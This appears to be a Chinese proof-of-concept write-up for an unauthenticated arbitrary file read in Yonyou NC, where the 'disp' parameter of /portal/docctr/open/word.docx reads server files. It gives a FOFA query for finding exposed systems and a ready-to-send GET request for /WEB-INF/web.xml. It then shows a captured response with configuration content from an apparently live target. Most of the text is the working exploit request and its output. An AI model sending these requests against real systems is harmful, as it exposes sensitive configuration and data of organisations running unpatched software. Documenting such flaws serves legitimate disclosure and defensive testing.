
Y4-54用友-NC-任意文件读取

漏洞描述：

用友NC 系统word.docx等接口存在任意文件读取漏洞，未经身份认证的攻击者可以通过此漏洞获取敏感信息，使系统处于极不安全状态。

网站图片：



网络测绘：

fofa语法：

body="UClient.dmg"

漏洞复现：

payload：

```
GET /portal/docctr/open/word.docx?disp=/WEB-INF/web.xml HTTP/1.1
Host: your-ip
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
```

效果图:
读取web.xml配置文件

Request

数据包扫描 热加载 构造请求

```
GET /portal/docctr/open/word.docx?disp=/WEB-INF/web.xml HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
```

Responses 15737bytes / 52ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=29F82FFB1883E4F2466
HttpOnly
Accept-Ranges: bytes
ETag: W/"15737-1538326181000"
Last-Modified: Sun, 30 Sep 2018 16:49:41 G
Content-Type: application/xml
Date: Sat, 06 Jan 2024 11:45:26 GMT
Content-Length: 15737

<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.5" xmlns="http://java.
w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.co
    javaee/web-app_2_5.xsd" id="WebApp">

    <display-name>NC Portal</display-name>
    <context-param>
        <param-name>ctxPath</param-name>
        <param-value>/portal</param-value>
    </context-param>

    <context-param>
        <param-name>modules</param-name>
<param-value>,smpmng,sm,cpwfmad,UFOP,imppu
bd,badashboard,puim,baportal,bdpub,decisio
dbl,hrss,ncint,adpub,dblpub,pserver,webea,
ncwfmad,ssctaskprocess,swing,freebill,anne
    </context-param>
    <listener>
        <listener-class>[redacted]
```